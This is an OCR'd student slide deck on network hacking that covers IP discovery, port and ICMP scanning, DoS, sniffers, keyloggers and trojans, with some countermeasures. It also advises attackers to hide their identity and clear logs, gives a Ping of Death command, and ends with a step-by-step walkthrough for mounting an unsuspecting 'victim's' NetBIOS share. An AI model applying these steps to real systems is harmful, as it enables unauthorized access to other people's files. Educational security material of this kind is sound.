
NETWOR HACKING


door1: Fully Patched
Windows Server Controlling
Prison Door
web1: Linux W
with Command
Vulnerabi
Firewall allows connections only between door1 and web1 machines, on any port. All other traffic blocked.
Run dooropen.exe to open prison door using jailmaster account
Prison Network
jailmaster

NETWORK HACKING

Computer Security CS-460

Own Education perforce only Don’t try this

Presentation By: Arunprasath M Bsc (computer Science)

NETWORK HACKING Education perforce only Don’t try this

Computer Security CS-460

INDEX

What is Hacking?

Hacking refers to an array of activities which are done to intrude some one else’s personal information space so as to use it for malicious, unwanted purposes.
Hacking is a term used to refer to activities aimed at exploiting security flaws to obtain critical information for gaining access to secured networks. 1980s - Cyberspace coined -414 arrested -Two hacker groups formed -2600 published
1990s -National Crackdown on hackers -Kevin Mitnick arrested -Microsoft’s NT operating system pierced 2001 – In one of the biggest denial-of-service attack, hackers launched attacks against eBay, Yahoo!, CNN.com., Amazon and others. 2007 – Bank hit by “biggest ever” hack. Swedish Bank, Nordea recorded nearly $1 Million has been stolen in three months from 250 customer account.

Famous Hackers in History

Ian Murphy

7 Linus Torvalds

Kevin Mitnick

Mark Abene

Johan Helsinguis

Robert Morris

The world is full of fascinating problems waiting to be solved

Being a hacker is lots of fun, but it’s a kind of fun that takes lots of effort. The effort takes motivation. To be a hacker you have to get a basic thrill from solving problems, sharpening your skills, and exercising your intelligence.

Nobody should ever have to solve a problem twice

Creative brains are a valuable, limited resource. To behave like a hacker, you have to believe that the thinking time of other hackers is precious — so much so that it’s almost a moral duty for you to share information, solve problems and then give the solutions away just so other hackers can solve *new* problems instead of having to perpetually re-address old ones.

Boredom and drudgery are evil.

Hackers (and creative people in general) should never be bored or have to drudge at stupid repetitive work

Freedom is good

Hackers are naturally anti-authoritarian. Anyone who can give you orders can stop you from solving whatever problem you’re being fascinated by

Becoming a hacker will take intelligence, practice, dedication, and hard work.

Basic Hacking Skills

Learn how to program.
This, of course, is the fundamental hacking skill. If you don’t know any computer languages, you cant do hacking.

Get one of the open-source Unix’s and learn to use and run it
The single most important step any newbie can take towards acquiring hacker skills is to get a copy of Linux or one of the BSDUnix’s, install it on a personal machine, and run it.

Learn how to use the World Wide Web and write HTML. To be worthwhile, your page must have *content* — it must be interesting and/or useful to other hackers.

Hacking Premeasured

When you start hacking the first thing you need to do is: to make sure the victim will not find out your real identity.

So hide your IP by masking it or using a anonymous proxy server. This is only effective when the victim has no knowledge about computers and internet. Organizations like the F.B.I, C.I.A and such will find you in no time, so beware !

The best thing to do is using a dialup connection that has a variable IP address. Be smart, when you signup for a internet dialup connection use a fake name and address.

When hacking never leave traces of your hacking attempts, clear log files and make sure you are not monitored. So use a good firewall that keeps out retaliation hacking attempts of your victim.

IP Addresses

Every system connected to a network has a unique Internet Protocol (IP) Address which acts as its identity on that network.

An IP Address is a 32-bit address which is divided into four fields of 8-bits each. For Example, 203.94.35.12

All data sent or received by a system will be addressed from or to the system.

An attacker’s first step is to find out the IP Address of the target system.

IP Addresses: Finding out an IP Address

A remote IP Address can easily be found out by any of the following methods:
Through Instant Messaging Software
Through Internet Relay Chat
Through Your website
Through Email Headers

Case: If you are chatting on messengers like MSN, YAHOO etc. then the following indirect connection exists between your system and your friend's system:

Your System—Chat Server–Friend's System
Friend's System——Chat Server—Your System

Thus in this case, you first have to establish a direct connection with your friend's computer by either sending him a file or by using the call feature.

Then, goto MSDOS or the command line and type:
C:\>netstat -n

14 This command will give you the IP Address of your friend’s computer.

Countermeasures

Do not accept File transfers or calls from unknown people Chat online only after logging on through a Proxy Server.

A Proxy Server acts as a buffer between you and the un-trusted network known as the Internet, hence protecting your identity.

Case: Your System——Proxy—Chat Server——Friend’s System

Some good Proxy Servers are:

Wingate (For Windows Platform) Squid (For Unix Platforms)

Finding an IP Address via your website

One can easily log the IP Addresses of all visitors to their website by using simply JAVA applets or JavaScript code.

Countermeasures

One should surf the Internet through a Proxy Server.

One can also make use of the numerous Free Anonymous Surfing Proxy Services.

For Example, www.anonymizer.com

Finding an IP Address via Email Headers

Hotmail.com along with numerous other Email Service Providers, add the IP Address of the sender to each outgoing email.
A Typical excerpt of such a Header of an email sent from a Hotmail account is:

Return-Path: <XXX@hotmail.com>
Received: from hotmail.com by sbcglobal.net
(8.9.1/1.1.20.3/13Oct08-0620AM)

id TAA0000032714; Sun, 12 OCT 2008 19:02:21 +0530 (CST) Message-ID: <20000123133014.34531.qmail@hotmail.com> Received: from 202.54.109.174 by www.hotmail.com with HTTP; Sun,

Sun, 12 OCT 2008 05:30:14 PST
X-Originating-IP: [202.xx.109.174]

IP Addresses: Dangers & Concerns

Dangers & Concerns

DOS Attacks Disconnect from the Internet Trojans Exploitation Geographical Information File Sharing Exploits

NETWORK HACKING

General Hacking Methods

A typical attacker works in the following manner:

1. Identify the target system.
2. Gathering Information on the target system.
3. Finding a possible loophole in the target system.
4. Exploiting this loophole using exploit code.
5. Removing all traces from the log files and escaping without a trace.

Port Scanning: An Introduction

Port Scanning means to scan the target system in order to get a list of open ports (i.e. ports listening for connections) and services running on these open ports.

Port Scanning is normally the first step that an attacker undertakes.
Is used to get a list of open ports, services and the Operating System running on the target system.
Can be performed easily by using different methods.
Manual Port Scanning can be performed using the famous 'Telnet' program.

It is often the first tell tale sign, that gives an attacker away to the system

21 administrator.

Port Scanning : TCP Connect Scanning

Port Scanner establishes a full 3-way TCP\IP Handshake with all ports on the remote system. The regular 3-way TCP\IP Handshake has been depicted below:

1. Client——SYN Packet—— Host
2. Host———SYN\ACK Packet—- Client
3. Client——-ACK Packet——— Host

Accurate and Fastest Port Scanning Method.

Detection and Countermeasures

Initialization and Termination of Connections on multiple ports from the same remote IP Address.

Only monitoring can be done. No effective countermeasure available, without compromising on the services offered by the system.

Port Scanning: Security Threats

Port Scanning is commonly used by computer attackers to get the following information about the target system:

List of Open Ports
Services Running
Exact Names and Versions of all the Services or Daemons. Operating System name and version

All this information can collectively prove to be invaluable when the attacker is actually trying to infiltrate into the target system.

Port Scanning : Major Tools Available

Some of the best and the most commonly used Port Scanners are:

Nmap
Superscan **Hping**

Common Features of all above Port Scanners:
Very Easy to Use
Display Detailed Results

The easy usability and the detailed information reports generated by popular port scanners has led to an alarming increase in the number of script kiddies.

Port Scanning: Counter-Attacks Strategies

Although, it is impossible to stop clients from Port Scanning your network, however, it is advisable to take all possible measures against possible attackers. Some useful Anti-Port Scanning software available are:

Scanlogd (A Unix based Port Scan Detector & Logger) **BlackICE** (A Windows based Port Scan Detector & Logger) **Snort:** A packet sniffer cum IDS.
Abacus Port sentry: Capable of Detecting both normal and stealth

port scanning attempts.

Other than the above tools, it is always advisable to disable as many services as possible. In other words, one should try to close as many ports as possible, without compromising on the services offered by that system.

ICMP Scanning: An Introduction

The Internet Control Message Protocol (ICMP) is the protocol used for reporting errors that might have occurred while transferring data packets over networks

Extremely Useful in Information Gathering.
Originally, designed for network diagnosis and to find out as to what went wrong in the data communication.
Can be used to find out the following:

Host Detection
Operating System Information
Network Topography Information

ICMP Scanning: Host Detection Techniques

ICMP Host Detection technique ‘ping’ command or utility.
The‘*ping*’ utility can be used to determine whether the remote host is alive or not.
The ping command can be used by the attacker for the following purposes:
Host Detection Purposes

To clog up valuable network resources by sending infinite ‘Echo request’ ICMP messages.
Firewall detection

ICMP Scanning: Host Detection–Ping Example

Below is sample output of a PING command executed on a Windows machine:

```
C:\WINDOWS>ping www.yahoo.com
Pinging www.yahoo-ht3.akadns.net [69.147.96.15] with 32 bytes of data:

Reply from 69.147.96.15 : bytes=32 time=163ms TTL=61
Reply from 69.147.96.15 : bytes=32 time=185ms TTL=61
Reply from 69.147.96.15 : bytes=32 time=153ms TTL=61
Reply from 69.147.96.15 : bytes=32 time=129ms TTL=61
……………
```

Various Types of Attacks
There are an endless number of attacks, which a system administrator has to protect his system from. However, the most common ones are:

Denial of Services attacks (DOS Attacks) Threat from Sniffing and Key Logging
Trojan Attacks
IP Spoofing
Buffer Overflows
All other types of Attacks

Denial of Services (DOS) Attacks
DOS Attacks are aimed at denying valid, legitimate Internet and Network users access to the services offered by the target system.

In other words, a DOS attack is one in which you clog up so much memory on the target system that it cannot serve legitimate users.

There are numerous types of Denial of Services Attacks or DOS Attacks.
DOS Attacks: Ping of Death Attack
The maximum packet size allowed to be transmitted by TCP\IP on a network is ***65 536*** bytes.
In the Ping of Death Attack, a packet having a size greater than this maximum size allowed by TCP\IP, is sent to the target system.
As soon as the target system receives a packet exceeding the allowable size, then it crashes, reboots or hangs.
This attack can easily be executed by the ***'ping'*** command as follows:
ping -l 65540 hostname DOS Attacks: SMURF Attacks

In *SMURF* Attacks, a huge number of Ping Requests are sent to the Target system, using Spoofed IP Addresses from within the target network.
Due to infinite loops thus generated and due to the large number of Ping Requests, the target system will crash, restart or hang up.

Threats from Sniffers and Key Loggers
Sniffers: capture all data packets being sent across the network in the raw form.

Commonly Used for:

Traffic Monitoring
Network Trouble shooting
Gathering Information on Attacker.
For stealing company Secrets and sensitive data.

Commonly Available Sniffers

tcpdump
Ethereal

33 Dsniff

Threats from Sniffers: Working & Countermeasures

Working

Sniffers work along with the NIC, capturing all data packets in range of the compromised system.

Countermeasures

Switch to Switching Networks. (Only the packets meant for that particular host reach the NIC)

Use Encryption Standards like SSL, SSH, IPSec. Threats from Key Loggers

Key loggers: Record all keystrokes made on that system and store them in a log file, which can later automatically be emailed to the attacker.

Countermeasures

Periodic Detection practices should be made mandatory.

A Typical Key Logger automatically loads itself into the memory, each time the computer boots.

Thus, the start up script of the Key Logger should be removed.

Trojan Attacks

Trojans: act as a RAT or Remote Administration Tool, which allow remote control and remote access to the attacker.

Working:

1. The Server Part of the Trojan is installed on the target system through trickery or disguise.
2. This server part listens on a predefined port for connections.
3. The attacker connects to this Server Part using the Client part of the Trojan on the predefined port number.
4. Once this is done, the attacker has complete control over the target system.

Trojan Attacks: Detection and Countermeasures

Detection & Countermeasures

Port Scan your own system regularly.

If you find a irregular port open, on which you usually do not have a service running, then your system might have a Trojan installed.

One can remove a Trojan using any normal Anti-Virus Software.

Live Example Hacking NetBIOS

What is NetBIOS?

NetBIOS (Network Basic Input/output System) was originally developed by IBM as an Application Programming Interface (API) for client software to access LAN resources. Since its creation, NetBIOS has become the basis for many other networking applications. In its strictest sense, NetBIOS is an interface specification for acessing networking services.

Step 1:
Get a IP (range) scanner. (Recommended Superscanner).

38 Scan the victim's IP on TCP/IP port 139.

Step 2:
Open a DOS prompt. Go to Start-> Run.
Type CMD and press OK.

This is what you see: c:\windows>
This is what you need to type down:
Replace 255.255.255.255 with the victims IP address.

```
c:\windows>nbtstat -a 255.255.255.255
```

Step 2: Continue
If you see this, you are in:

```
NetBIOS Remote Machine Name Table

Name Type Status
———————————————————User <00> UNIQUE Registered Workgroup <00> GROUP
Registered User <03> UNIQUE Registered User <20> UNIQUE Registered

MAC Address = xx-xx-xx-xx-xx-xx
```

If you don't get the number <20>. The victim disabled the File And Printer Sharing, find a another victim

Step 3:

Type down:
c:\windows>net view \255.255.255.255 If the output is like this:

```
Shared resources at \255.255.255.255 ComputerNameGoesHere

Share name Type Used as Comment
——————————————————CDISK Disk xxxxx xxxxx
The command completed successfully.
```

41 “DISK” shows that the victim is sharing a Disk named as CDISK

Step 4:

Type down:
You can replace x: by anything letter you want but not your own drive letters.
CDISK is the name of the shared hard drive.

```
c:\windows>net use x: \255.255.255.255\CDISK
```

If the command is successful we will get the confirmation. The command was completed successfully
Now open windows explorer or just double click on the My Computer icon on your desktop and you will see a new network drive X:\> .

42

Now your are a small time hacker.
Good luck.

Contect
arunlive42@gmail.com
www.masinfom.blogspot.com